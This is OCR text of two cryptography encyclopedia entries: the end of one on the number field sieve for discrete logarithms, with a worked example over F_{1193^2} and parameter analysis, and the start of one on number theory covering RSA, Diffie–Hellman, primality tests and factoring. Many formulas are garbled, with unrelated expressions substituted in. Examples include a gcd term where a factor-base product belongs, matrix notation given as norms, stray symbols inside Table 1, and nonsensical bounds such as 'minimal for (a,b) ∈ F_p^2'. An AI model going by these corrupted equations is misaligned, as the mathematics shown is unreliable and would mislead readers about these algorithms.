- *Step 1 (sieving)*. One selects a subset $\mathcal{S}$ in $\langle g \rangle$ of smooth elements, commonly called a factor base, and one searches for multiplicative

relations among elements of $\mathcal{S}$, that is $\prod_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \gamma^{\epsilon} = 1$. This yields linear equations of the form

$$\sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \equiv 0 \pmod{\ell}. \tag{1}$$


- *Step 2 (linear algebra)*. Once enough relations of type (Eq. 1) have been collected, the discrete logarithms of the elements from the factor base, i.e., the $\log_g \gamma$ values, can be computed by inverting modulo ℓ the linear system formed from these relations.
- *Step 3 (individual logarithm)*. To compute the discrete logarithm of an arbitrary y in $\langle g \rangle$, one tries random integers ν until $g^{\nu}y$ can be written as a product of elements in $\mathcal{S}$, that is $\gcd\left(x_i z'_j - x'_j z_i, n\right)$. Then, $\log_g y \equiv -\nu + \sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \pmod{\ell}$.

  Note that this individual logarithm step is quite technical and involves a decomposition of $g^{\nu}y$ into smaller and smaller elements until a decomposition over the factor base $\mathcal{S}$ is reached.

The expected running time of this method mostly depends on the choice of the factor base $\mathcal{S}$.

Number Fields

It is not appropriate to consider smoothness of elements directly in α'_i, mainly because in a finite field, any element is a unit. So, Merkle-Adleman's algorithm already lifts elements to $\mathbb{Z}$. More generally, NFS-DLP algorithms define their factor bases from algebraic integers of small prime norm p. One summarizes the construction in the following commutative diagram:



where α and β are algebraic integers whose minimal polynomials have a common root γ in α_i' and where the arrows are defined by $\mu_\alpha : X \to \alpha$, $\mu_\beta : X \to \beta$, $\phi_\alpha : \alpha \to \gamma$ and $\phi_\beta : \beta \to \gamma$. Since it is not practical to consider smoothness in the ring $\mathbb{Q}[X]$, because most of its elements are irreducible, the NFS-DLP factor base is constructed from the images in α_i' of prime ideals of small norm in the ring of integers in the number fields $\mathbb{Q}(\alpha)$ and $\mathbb{Q}(\beta)$.

In general, the sieving phase consists of searching for $(t + 1)$-tuples $(u_0, u_1, \ldots, u_t)$ of coprime integers such that the principal ideals $(u_0 + u_1\alpha + \cdots + u_t\alpha^t)$ and $(u_0 + u_1\beta + \cdots + u_t\beta^t)$ are both equal to a product of some of the prime ideals which define $\mathcal{S}$. Note the special case $t = 1$, which uses the ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$, is the most classical one; it is used to address the case of large characteristic. Once such a relation is found, it can be transported using ϕ_α and ϕ_β to a relation in α_i' between elements of $\mathcal{S}$.

NFS-DLP Algorithm

This section presents the general algorithm from Joux et al. (2006), which can be applied whenever the characteristic of α_i' satisfies $p \gg L_q(1/3, 1)$. It takes as inputs the finite field α_i' together with four parameters: $E > n$ the degree of $\mathbb{Q}(\beta)$, t the degree of the elements to sieve, B a smoothness bound, and S a sieving bound. The field $\mathbb{Q}(\alpha)$ is chosen to be of degree n.

According to the respective size of p and n, there exist optimal asymptotic values for E, t, B, and S described in the following paragraphs.

Initialization. One first chooses a monic and irreducible polynomial of degree n, $f_\alpha(X)$, with small coefficients. Especially, the roots of f_α in α_i' define a polynomial basis. Then one has to compute a polynomial f_β, of degree E with integer coefficients such that f_α divides f_β modulo p, but not on $\mathbb{Q}$, so that f_α and f_β have n common roots in α_i' .

In the case $E = n$, choosing $f_\beta = f_\alpha + p$ easily satisfies these conditions. When $E > n$, one starts from a polynomial f_0 of degree n, irreducible modulo p, and with small coefficients. One then sets a constant W and defines $f_\alpha(X) = f_0(X + W)$. The largest coefficient of f_α is of the order of W^n.

Using lattice reduction, one finds a polynomial f_β of degree E, with coefficients smaller than W^n, such that f_α divides f_β modulo p. This can be done using the lattice defined by the columns of the following matrix:

$$\begin{pmatrix} \mathbf{f}_\alpha(\mathrm{X}) & \mathrm{Xf}_\alpha(\mathrm{X}) & \mathbf{X}^2\mathrm{f}_\alpha(\mathrm{X}) & \cdots & \mathbf{X}^{E-n} f_\alpha(X) \\ \mathbf{p} & \mathbf{p}X & \mathbf{p}X^2 & \cdots & \mathbf{p}X^E \end{pmatrix}.$$

Thanks to the LLL algorithm (Refer the entry Lattice Reduction), when $2^{(E+1)/4} p^{n/(E+1)} \leq W^n$, the polynomial $f_\beta(X)$ has coefficients approximately equal to $W^n \approx p^{n/(E+1)}$.

Sieving. The parameters t, S, and B control the sieving phase. Consider $(t + 1)$-tuples $(u_0, \ldots, u_t)$ of coprime integers $|u_i| \leq S$ where the norms of $G_I^{-1}G = (I_k|Q)$ and $G_I^{-1}G = (I_k|Q)$ are both B-smooth. These norms are equal to the resultant of $\sum_{i=0}^{t} u_i X^i$ with $f_\alpha(X)$ and $f_\beta(X)$ and this resultant can for instance be computed as the determinant of a matrix. For f_α, this is a $(n + t) \times (n + t)$ matrix.

When the norms of μ_α and μ_β are B-smooth, the only prime ideals which occur in the factorization of the principal ideals (μ_α) and (μ_β) are above primes $\pi < B$ giving a relation. Before reducing these relations in α_i' with ϕ_α and ϕ_β, one needs to deal with with obstructions coming from the units and class group of the number fields. Schirokauer's maps help dealing with this difficulty. More precisely, let (r_1, r_2) denote the signature of $\mathbb{Q}(\alpha)$, compute $r_\alpha = r_1 + r_2 - 1$ analogues of ℓ-adic logarithms of μ_α, denoted $\lambda_{\alpha,j}$, for primes ℓ which divide $p - 1$. Similarly, there are r_β analogues of ℓ-adic logarithms of μ_β; refer to Schirokauer (1993) for a precise definition.

Linear Algebra. The sieving phase ends with finding relations

$$(\mu_\alpha) = \prod_{\substack{(\pi) \subset \mathfrak{q} \subset \mathbb{Q}(\alpha) \\ \pi < B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\alpha)} \quad \text{and}$$

$$(\mu_\beta) = \prod_{\substack{(\pi) \subset \mathfrak{q} \subset \mathbb{Q}(\beta) \\ \pi < B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\beta)}.$$

This yield equations of the type

$$\begin{aligned}
&\sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\alpha)\\ \pi<B}} e_{\mathfrak{q}}(\mu_\alpha)\ a_{\mathfrak{q}} \\
&\quad + \sum_{j=1}^{r_\alpha} \lambda_{\alpha,j}(\mu_\alpha)\ a_{\alpha,j} \\
\equiv &\sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\beta)\\ \pi<B}} e_{\mathfrak{q}}(\mu_\beta)\ a_{\mathfrak{q}} \\
&\quad + \sum_{j=1}^{r_\beta} \lambda_{\beta,j}(\mu_\beta)\ a_{\beta,j} \pmod{\ell}
\end{aligned}$$

modulo primes ℓ dividing $p-1$, where the $a_{\mathfrak{q}}$'s, called "virtual logarithms" of $\mathfrak{q}$ (Schirokauer 2005), are linear unknowns.

Once the linear system is solved one can use the $a_{\mathfrak{q}}$'s to compute discrete logarithms of arbitrary elements y in α_i' . The easiest case is when y lifts to a small prime π in $\mathbb{Z}$ which completely splits in $\mathbb{Q}(\alpha)$ or $\mathbb{Q}(\beta)$, since the discrete logarithm of y modulo ℓ is then essentially equal to $\pi : [\hat{N}] \to [\hat{N}]$.

Example To compute discrete logarithms in $\mathbb{F}_{1193^2}$ first choose $f_\alpha(X) = X^2 + 3$ and $f_\beta(X) = X^2 + p + 3$. These give imaginary quadratic fields without any non trivial units and there is no need for Schirokauer's maps. Especially, the class group defined by α is trivial (the one defined by β contains 8 elements), its prime ideals are generated by algebraic integers. Some of them are stated in Table 1.

Number Field Sieve for the DLP, Table 1 Prime ideals of small norm in $\mathcal{O}\left(L2^M\right)$

Norms	**4**	**3**	**7**	**13**	**19**	**31**	**37**	**43**
Generators	2	− α	$\frac{n-1}{2}$	$\frac{n-1}{2}$	$\frac{3\alpha+7}{2}$	$\Phi_{y,a}^{-1}$	2 α + 5	$\Phi_{y,a}^{-1}$
			$\frac{-\alpha+5}{2}$	$\frac{-\alpha+5}{2}$	$\tilde{O}(q^2)$	$\frac{3\alpha+7}{2}$	$\frac{3\alpha+11}{2}$	3 α + 4

Number Field Sieve for the DLP, Table 2 Sieving relations for $\mathbb{F}_{1193^2}$

(−94,37)	(−89,13)	(−89,17)	(−82,1)	(−79,2)	(−73,1)	(−72,1)	(−69,2)
(−67,9)	(−65,11)	(−58,1)	(−53,1)	(−42,1)	(−37,1)	(−33,14)	(−31,3)
(−28,11)	(−26,3)	(−23,1)	(−23,12)	(−23,13)	(−20,1)	(−17,2)	(−16,1)
(−15,1)	(−13,1)	(−13,3)	(−13,4)	(−13,27)	(−12,1)	(−11,17)	(−10,9)
(−9,7)	(−8,17)	(−7,1)	(−6,1)	(−5,1)	(−5,23)	(−4,3)	(−2,1)
(−1,1)	(−1,2)	(0,1)	(1,1)	(1,2)	(2,1)	(4,3)	(5,1)
(5,23)	(6,1)	(7,1)	(8,17)	(9,7)	(10,9)	(11,17)	(12,1)
(13,1)	(13,3)	(13,4)	(13,27)	(15,1)	(16,1)	(17,2)	(20,1)
(23,1)	(23,12)	(23,13)	(26,3)	(28,11)	(31,3)	(33,14)	(37,1)
(42,1)	(53,1)	(58,1)	(65,11)	(67,9)	(69,2)	(72,1)	(73,1)
(79,2)	(82,1)	(89,13)	(89,17)	(94,37)			

The sieving stage then searches for pairs (u_0, u_1) of coprime integers with $|u_0| \leq 100$ and $0 \leq u_1 \leq 40$ and keeps pairs such that the principal ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$ both factor as products of prime ideals with norms smaller than 45 and 100. Table 2 states 85 such pairs. For instance, the pair $(-94, 37)$ is kept since the norm of $-94 + 37\alpha$ is equal to $7 \cdot 43^2$ and the norm of $-94 + 37\beta$ is equal to $2^4 \cdot 3 \cdot 5 \cdot 19^3$.

The resulting linear system can then be inverted modulo the primes factors of $p + 1 = (p^2 - 1)/(p - 1)$. Choosing the factor 199, one sees that the corresponding matrix has got a kernel of dimension 1 modulo 199. Any non zero vector in this kernel gives discrete logarithms modulo 199. Order the factor base so that the 14 first entries map to the ideals given in Table 1, to obtain a kernel vector whose first entries are equal to

$$[0,\ 0,\ 90,\ 109,\ 80,\ 119,\ 175,\ 24,\ 1,\\ 198,\ 155,\ 44,\ 141,\ 58]\ .$$

Finally, let $g = (a + 11)/2$ where a is one of the roots of $x^2 + 3$ in $\mathbb{F}_{p^2}$. The element g is primitive, it lifts to the generator for one of the ideals of norm 31. So, $\log_g(2) = 0 \mod 199$, $\log_g(-a) = 0 \mod 199$, $\log_g((a + 5)/2) = 90 \mod 199$, *etc*.

Optimal Parameters

This section specifies how the parameters E, t, S, and B need to be set in order to obtain $L_q(1/3)$ NFS-DLP algorithms as in Fig. 1, assuming that $p \gg L_q(1/3, 1)$. This section follows (Joux et al. 2006).

Finite fields of large characteristic. In finite fields of large characteristic, especially in prime fields, set $t = 1$ and $S = B$. The parameters are thus the degree E and the smoothness bound B. Coefficients of f_α and f_β are about $R = p^{n/(E+1)}$. In this context, it is natural to choose $E = \epsilon(\log q/\log \log q)^{1/3}$ and $B = L_q(1/3, \theta)$, where the two constants ϵ and θ are chosen so that the total complexity is as small as possible.

When $p \gg L_q(2/3, 1)$, the products of the norms which occur in the sieving are asymptotically equal to $L_q(2/3, \theta\epsilon + 2/\epsilon)$. It is minimal for $(a, b) \in \mathbb{F}_p^2$. This gives $L_n\left[1/2, \sqrt{1/2}\right]$ norms and the probability that they are smooth is equal to $L_q\left(1/3, -(1/3) \cdot 2\sqrt{2/\theta}\right)$. Since the linear algebra step needs as many relations as the size of the factor base, this yields $\theta = \sqrt[3]{8/9}$, giving a total complexity equal to $L_q\left(1/3, \sqrt[3]{64/9}\right)$.

Prime fields. Among fields of large characteristic, prime fields play a special role. Not only were these fields the first to be addressed by number field sieve methods, they also present some specificities. A very notable special property is the fact that, when considering prime fields, the polynomial f_α has degree one. As a consequence, f_α does not define a number field. Instead, there is a so-called “rational side” which only involves integers.

Finite fields of medium characteristic and degree. When p is smaller than $L_q(2/3, 1)$, the previous choice of parameters is no longer optimal. Norms are too large and it is not possible to obtain enough relations at the end of the sieving step. To overcome this obstruction, it is necessary to allow larger values of t, to increase the number of candidates, and, at the same time, to let $E = n$ to obtain norms of reasonable size.

Let B be the nearest integer to $L_q(1/3, \theta)$ and t the nearest integer to $\tau (\log q)^{2/3} (\log \log q)^{1/3}/\Lambda(q)$. Finally, choose for S the nearest integer to

$\exp(\sigma\Lambda(q)(\log\log q)^{1/3}/\log q^{1/3})$, where $p = \exp(\Lambda(q))$ and θ, τ, and σ are constants to be determined so that the total complexity is as small as possible. With such a choice, when $p \gg L_q(1/3, 1)$, the norm product is asymptotically equal to $L_q(2/3, 2\sigma + \tau)$ and the smoothness probability is $L_q(1/3, -(1/3) \cdot (2\sigma/\theta + \tau/\theta))$.

To determine the constants, remember that at least as many relations as the size of the factor base are needed. Also note that it is desirable to balance the complexity of the sieving phase and the complexity of the linear algebra. These constraints yield the conditions $\theta = (2\sigma + \tau)/3\theta = \sigma\tau/2$. This implies $\theta = \left(1 + \sqrt{1 + 6\,\sigma^3}\right)/3\sigma$ and θ is minimized for $(a, b) \in \mathbb{F}_p^2$. It follows that $\theta = \sqrt[3]{16/9}$, $\theta = \sqrt[3]{16/9}$, and that the overall complexity is equal to $L_q\left(1/3, 2\theta\right) = L_q\left(1/3, \sqrt[3]{128/9}\right)$.

Cross-References

- Discrete Logarithm Problem
- Function Field Sieve
- Generic Attacks Against DLP
- Index Calculus Method
- Integer Factoring
- Number Field Sieve for Factoring
- Sieving in Function Fields

Recommended Reading

Adleman LM (1979) A subexponential algorithm for the discrete logarithm with applications to cryptography. In: Proceedings of the 20th annual symposium on foundations of computer science, Washington, pp 29–31

Adleman LM, Demarrais J (1993) A subexponential algorithm for discrete logarithms over all finite fields. Math Comput 61(203):1–15
[MathSciNet][zbMATH]

Adleman LM, Huang MDA (1999) Function field sieve method for discrete logarithms over finite fields. Inf Comput 151(1–2):5–16
[MathSciNet][zbMATH]

Bahr F, Franke J, Kleinjung T (2007) Discrete logarithms in GF(p) – 160 digits. Email, Feb 2007

Bender RL, Pomerance C (1998) Rigorous discrete logarithm computations in finite fields via smooth polynomials. In: Buell DA, Teitelbaum JT (eds) Studies in advanced mathematics, vol 7. American Mathematical Society and International Press, Providence
[zbMATH]

Commeine A, Semaev I (2006) An algorithm to solve the discrete logarithm problem with the number field sieve. In: Yung M, Dodis Y, Kiayias A, Malkin T (eds) Proceedings of PKC'2006, Public key cryptography. Lecture notes in computer science, vol 3958. Springer, New York, pp 174–190

Coppersmith D (1984) Fast evaluation of logarithms in fields of characteristic two. IEEE Trans Inform Theory 30(4):587–594
[MathSciNet][zbMATH]

Coppersmith D (1993) Modifications to the number field sieve. J Cryptol 6(3):169–180
[MathSciNet][zbMATH]

Coppersmith D, Odlyzko A, Schroeppel R (1986) Discrete logarithms in GF(p). Algorithmica 1:1–15
[MathSciNet][zbMATH]

ElGamal T (1984) A subexponential time algorithm for computing discrete logarithms over $GF(p^2)$. In: Chaum D (ed) Advances in cryptology: proceedings of CRYPTO'83. Plenum, New York, pp 275–292
[zbMATH]

ElGamal T (1985) A subexponential time algorithm for computing discrete logarithms over $GF(p^2)$. IEEE Trans Inform Theory 31(4):587–594
[MathSciNet][zbMATH]

ElGamal T (1986) On computing logarithms over finite fields. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 396–402
[zbMATH]

Gordon D (1993) Discrete logarithms in GF(p) using the number field sieve. SIAM J Discret Math 6:124–138
[MathSciNet][zbMATH]

Hellman ME, Reyneri JM (1982) Fast computation of discrete logarithms in GF(q). In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: proceedings of CRYPTO'82. Plenum, New York, pp 3–14
[zbMATH]

Joux A, Lercier R (1999) State-of-the-art in implementing algorithms for the (ordinary) discrete logarithms problem. Talk at ECC 99 (Elliptic Curve Cryptography Workshop), Nov 1999

Joux A, Lercier R (2003) Improvements to the general number field sieve for discrete logarithms in prime fields. A comparison with the Gaussian integer method. Math Comput 72(242):953–967
[MathSciNet][zbMATH]

Joux A, Lercier R (2006) The function field sieve in the medium prime case. In: Vaudenay S (ed) Proceedings of EUROCRYPT' 2006, Advances in cryptology. Lecture notes in computer science, vol 4004. Springer, Heidelberg, pp 254–270
[zbMATH]

Joux A, Lercier R, Smart N, Vercauteren F (2006) The number field sieve in the medium prime case. In: Dwork C (ed) Proceedings of Advances in cryptology – CRYPTO'2006. Lecture notes in computer science, vol 4117. Springer, Heidelberg, pp 326–344
[zbMATH]

Joux A, Lercier R, Naccache D, Thome E (2009) Oracle-assisted static diffie-hellman is easier than discrete logarithms. In: Proceedings of the Twelfth IMA international conference on cryptography and coding conference, Royal Agricultural College, Cirencester

Kraitchik M (1922) Theorie des nombres, vol 1. Gauthier-Villars, Paris
[zbMATH]

Kraitchik M (1924) Recherches sur la theorie des nombres. Gauthier-Villars, Paris
[zbMATH]

LaMacchia BA, Odlyzko AM (1991) Computation of discrete logarithms in prime fields. Designs Codes Cryptogr 1(1):47–62
[MathSciNet][zbMATH]

Lenstra AK, Lenstra HW Jr (1993) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, New York
[zbMATH]

Merkle R (1979) Secrecy authentication, and public key systems. PhD thesis, Stanford University

Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. In: Johnson DS, Shinkōkai NS (eds) Discrete algorithms and complexity (Kyoto, 1986). Academic, Boston. Perspect Comput 15: 119–143

Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond A 345:409–423
[MathSciNet][zbMATH]

Schirokauer O (2000) Using number fields to compute logarithms in finite fields. Math Comput 69(231):1267–1283
[MathSciNet][zbMATH]

Schirokauer O (2005) Virtual logarithms. J Algorithms 57(2):140–147
[MathSciNet][zbMATH]

Schirokauer O (2008) The impact of the number field sieve on the discrete logarithm problem in finite fields. In: Surveys in algorithmic number theory. Mathematical Sciences Research Institute Publications, vol 44. Cambridge University Press, Cambridge, pp 397–420
[zbMATH]

Western AE, Miller JCP (1968) Tables of indices and primitive roots. In: Western et al (eds) Royal Society mathematical tables, vol 9. Cambridge University Press, Cambridge

[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_466

Number Theory

Scott Contini[30] ✉
(30) Silverbrook Research, Balmain, NSW, Australia

Definition

Number theory is a branch of mathematics that studies natural numbers and their properties. It includes a broad range of topics such as prime numbers, integer factoring, diophantine equations, continued fractions, arithmetic functions, algebraic numbers, quadratic forms, and sieve theory.

Background

Despite having evolved over at least 3,000 years, number theory has had very few applications prior to the age of the digital computer. It was studied mainly for the reason of mathematical curiosity without a lot of thought about how it could be applied to real world problems.

Nowadays, things are very different. Our everyday lives involve many activities that rely on cryptography based upon number theory. Examples include online shopping, mobile phone privacy, secure online banking, and stock trading through hand-held devices. Corporations are also using number theoretic cryptography as a tool for protecting business revenue. A good example is the cable and satellite television industry which had a history of revenue loss due to "pirate" set top boxes. The situation has since improved with the aid of modern digital security mechanisms.

The applicability of number theory to cryptography can be traced back to the 1976 publication "New Directions in Cryptography" (Diffie and Hellman 1976) by Stanford University researchers Whit Diffie and Martin Hellman. One of the problems that they solved was the key exchange

problem, which asks how two people in separate locations can agree upon a secret encryption key, while any eavesdroppers would not be able to figure it out. This was an essential piece of the puzzle that was missing in order for cryptography to be used as it is today.

A second important idea that Diffie and Hellman introduced in their research paper was the concept of public-key cryptography. In traditional cryptography, there is always one secret key that was used to both encrypt and decrypt. Diffie and Hellman demonstrated that it should be possible to design methods of encryption where two keys are used: a *public key* that is used for encryption and a *private key* that is used for decryption. The public key would be made public so that anybody who wants to send a message encrypted under it can do so by using it. The private key would be known only to the person who created it, so that only that person can decrypt the scrambled messages. For this to be secure, it must be the case that nobody can figure out somebody's private key from his or her public key, except for the person who created the key pair in the first place.

Diffie and Hellman then showed that public key cryptography can be used for more than just encryption. In particular, they introduced the concept of a digital signature scheme. Suppose Alice wanted to sign her name on a digital document. She would do so by "encrypting" it with her private key. Bob, or anybody else could verify that she signed it by "decrypting" it with her public key. This proves that Alice signed the document: only Alice was able to compute the function with her private key since only she knows her private key. Yet anybody can verify that she signed it because anybody and everybody can look up her public key. Digital signatures are reversing the roles of the public and private keys in order to demonstrate to the world that somebody wanted his or her name at the bottom of some electronic document. This was a monumental concept, from which the science of cryptography began taking on more of a role than just encryption.

Diffie and Hellman had not yet discovered a public key encryption method by the time of their publication. But soon after, three researchers from M.I.T. came up with one whose security was based upon the difficulty of integer factoring. The method is known as the *RSA cryptosystem* (refer entries "RSA Public-Key Encryption" and "RSA Signature Scheme"), which comes from the names of the inventors: Ron Rivest, Adi Shamir, and Len Adleman. RSA is based upon the idea that anybody can find really

large prime numbers quickly, but there is no fast way known to recover those primes back when given only the product.

The RSA algorithm works similar to the Diffie–Hellman key agreement: they both involve modular arithmetic and use exponentiation algorithms. However, in RSA the modulus for the exponentiation is a composite number that is a product of two large primes, and each person has his or her own separate modulus. The public and private key pairs are derived from the modulus using knowledge of the secret prime divisors. Only the person who created the modulus can figure out public and private key pairs that work with it since only that person knows the prime divisors.

Along with the publication of the RSA cryptosystem, the authors presented a challenge. They encrypted a secret message using a 129-digit modulus that was the product of a 64-digit and a 65-digit prime, and offered $100 to anybody who could decrypt the message. At that time, they estimated that the amount of time to factor the number, known as RSA-129, would take more than 40 quadrillion years using the best factoring algorithm known. They even stated that “with such a huge modulus the message will never be recovered.” They also started the company RSA Data Security, which would sell the new, patented encryption technology and offer cash prizes for factoring numbers of increasing sizes, starting at 100-digits (RSA Factoring Challenge). The number RSA-129 was eventually factored (Atkins et al. 1995) by a new factoring method, but the RSA cryptosystem still remains secure for large enough moduli and is ubiquitous in electronic communications today.

RSA and DH were the seeds of giving number theory a center-stage role in cryptography. They also had the counter-effect of influencing research in number theory. Prior to these cryptosystems, the study of factorization and primality testing was done by a small group of individuals (Brillhart et al. 1983). Afterward, a much larger group of people took interest, resulting in many great advances, particularly in the computational and algorithmic aspects.

Applications

This section gets more specific about problems in number theory that are of interest to cryptography, with an emphasis on why they are important and

how the two fields have shaped each other. The concentration here is primarily on public key cryptography due to the historical significance.

Modular Arithmetic

Much of the number theoretic cryptography uses modular arithmetic. Two numbers a and b are said to be congruent modulo n if their difference $a - b$ is divisible by n. This is written as $a \equiv b \mod n$. The congruence relation, $\equiv$, behaves in many ways like the very familiar equality relation, $=$.

Both the DH and RSA cryptosystems involve heavy use of modular arithmetic, and there are many other cryptographic primitives that do as well. When the modulus n is prime, arithmetic with the set of integers modulo n is a special case of a more general set of algebraic objects known as finite fields. Finite fields are used ubiquitously in cryptography.

Since the speed of public key cryptosystems is often a system design concern, the cryptographic literature abounds with research on fast modular and finite field arithmetic. A good beginning survey on fast modular arithmetic is given in Cok (1994). Included in the survey is an explanation of Montgomery's clever method of computing the mod operation without actually doing division (Montgomery Modular Arithmetic). Refer the entry "Exponentiation Algorithms."

There is one modular arithmetic tool that deserves special mention: the Chinese Remainder Theorem, or CRT. CRT is a method for transforming a solution of a congruence modulo a composite integer to a solution modulo its prime divisors, and vice versa. It is so named because the fourth century AD Chinese mathematician Sun Tsu Suan-Ching seems to be the first to consider problems of this nature. CRT is often included in RSA implementations to speed up decryption and digital signature operations.

Prime Numbers

Both RSA and DH depend upon the ability to find large prime numbers quickly. Let n be a number that needs to be tested for primality. The first method that one learns is to trial divide by all numbers up to $\sqrt{n}$, and if none other than 1 divide n, then n is prime. This takes $O(n^{0.5})$ steps, which is exponential time in the *size* of the number which is log n. An equivalent way of writing the running time is $O(e^{0.5 \cdot \log n})$ (remark: in number theory literature, it is customary to use "log" to mean "natural log"), which

makes its inefficiency clear. In contrast, a polynomial time algorithm is of the form $O(\log^c n)$ for some constant integer c.

The most important concept in modern primality testing applied to cryptography goes back to a seventeenth century Frenchman named Pierre de Fermat. Fermat's little theorem states that every odd prime number, p, has the property that $a^{p-1} \equiv 1 \mod p$ for all integers a not divisible by p. On the other hand, it is quite rare to find composite integers that have this property. Those that do are called pseudoprimes, or more specifically, base-a pseudoprimes. Fermat's little theorem gives an efficient method to determine whether an odd number n is prime or not, with some chance of error (Fermat Primality Test): Simply choose an integer a that is not divisible by n, compute $a^{n-1} \mod n$, and call n prime if the result is 1 or composite otherwise. The test never lies when it declares a number to be composite, but sometimes lies when it outputs "prime."

Since there is some chance of error, it is tempting to reduce or eliminate it by repeating the test with other bases. Unfortunately, this strategy has limits due to a disruptive class of numbers that are pseudoprimes to nearly every base. They are called *Carmichael numbers*. The smallest is 561.

Carmichael numbers present a bit of an obstacle to Fermat's primality testing method, and they are also potentially dangerous for cryptography. For instance, the RSA algorithm will still work correctly if one accidently chooses a Carmichael number instead of a prime as a divisor of the modulus, but the modulus would be much easier to factor because it has more/smaller prime divisors. So, this brings up several concerns, such as:

- Can it be detected with high probability whether a number is really prime and not a Carmichael number?
- How much time does it take to be confident enough that the number is really prime?
- How many Carmichael numbers are there? Is there a simple formula that estimates how many Carmichael numbers there are between 1 and x?

The first two questions have been answered based upon a modified version of Fermat's test which is more powerful and very slightly faster. It is called the Miller–Rabin probabilistic primality test, or sometimes the *strong pseudoprime test*. The modified version is due to a few different people who independently arrived at more or less the same test (Artjuhov, Selfridge, and Miller/Rabin—see (Crandall and Pomerance 2001) for

details). In Rabin's publication, he showed that for any odd composite number larger than 9, at most one fourth of the bases will falsely fool the test into believing that the number is prime. This implies that if a large odd number passes the test for 50 random bases, then the probability is not more than 2^{-100} that it is composite, which is sufficiently small for cryptographic applications. But, note that this is a worst case analysis: If the number was chosen at random, then with high probability it is not a pseudoprime to any base in the first place, so fewer tests should suffice. The average case analysis was done by Damgård, Landrock, and Pomerance (1993). The third question above was answered as well. In Alford et al. (1994), it is shown that there are infinitely many Carmichael numbers, which was a long-standing open conjecture. They also show that an asymptotic formula for the number of Carmichael numbers up to *x* is at least a_r^j , but a tight bound on the asymptotics is still not known.

A few other results on checking primality deserve mention. Bach has shown that the Miller–Rabin test can be turned into a primality proving algorithm under the assumption of the widely believed extended Riemann Hypothesis (Bach 1985). The difference between a *primality test* and a *primality proving algorithm* is that a proof is never wrong, while a test has a small chance of error. However, this is mainly of theoretical interest since such a proof would take much longer to compute than the tests, which are good enough for cryptographic purposes. A new primality test which generalizes many previous primality tests was developed by Grantham (1998). Known as the *quadratic Frobenius test*, it achieves a better worst case analysis per unit of time than the Miller–Rabin test. (See (Damgård and Frandsen n.d.) for the average case analysis). Agraval, Kayal, and Saxena gave the first deterministic polynomial-time primality proving algorithm (Agarwal et al. 2004) under no assumptions. Although there has been plenty of research to improve its practicality, it is still significantly less efficient than the Miller–Rabin test, so it is unlikely to be used for cryptographic purposes.

Please refer the entry primality test for a more complete discussion of these issues.

Discrete Logarithms and Integer Factorization

Before discussing discrete logarithms and factoring, it should be asked whether the security of DH and RSA really rely on the hardness of solving

these problems. It is certainly true that if one can compute discrete logarithms or if one can factor, then one can break DH or RSA. But what about the other way around? It is unknown whether that is the case. This is a very important research area since quite often an attacker will find another way around breaking a system rather than the "hard problem" that the designer thinks it depends upon. In fact, RSA really relies on the difficulty of computing modular roots modulo a composite number, which is not known to be as difficult as factoring, except when the exponent is even. Even exponents are not used for RSA, but they are used in a variant of RSA known as the Rabin cryptosystem (Rabin 1979). Consequently, the Rabin variant has been proved to be as difficult to break as factoring the modulus, whereas RSA itself has not. Further, the research of Boneh and Venkatesan (1998) argues that breaking RSA may not be as difficult as factoring. These examples motivate the important topic of *provable security*, which means proving that breaking some system is equivalent to solving some problem that is assumed to be difficult.

Despite the lack of provability, the best methods known for breaking RSA or DH when implemented properly are factoring and solving discrete logarithms, respectively (please refer the entries "Computational Diffie–Hellman Problem," "Decisional Diffie–Hellman Problem," "Discrete Logarithm Problem," and "RSA Problem" for further discussion).

Let n be the integer to be factored. As stated before, the most basic algorithm for factoring is trial division—trying all numbers up to $\sqrt{n}$ to see which divides it. One might ask how much this can be sped up if one only trial divided the prime numbers up to $\sqrt{n}$. Originally conjectured by Legendre but first proved by de la Vallée Poussin and independently by Hadamard, the *Prime Number Theorem* answers this question. It states that asymptotically, the number of primes up to some integer x is on the order of $x/\log x$. So, the number of 512-bit primes is on the order of 2^{503}, which is not much of an improvement. There are much better algorithms than this.

Factoring algorithms are categorized either as *general purpose* or *special purpose*. General purpose algorithms have running times that depend upon only the length of the number that is being factored, while special purpose algorithms depend upon properties of the number. Most often, "properties of the number" has some relation to the size of the prime divisors, but not always. Special purpose algorithms are very useful for

many reasons, but it is the general purpose ones that seem to have the most potential for attacking public key cryptosystems such as RSA.

Many of the best factoring algorithms have running times described by the formula (*L*-notation)

$$L_n\left[t, \gamma\right] = e^{(\gamma + o(1))(\log n)^t (\log\log n)^{1-t}} \tag{1}$$

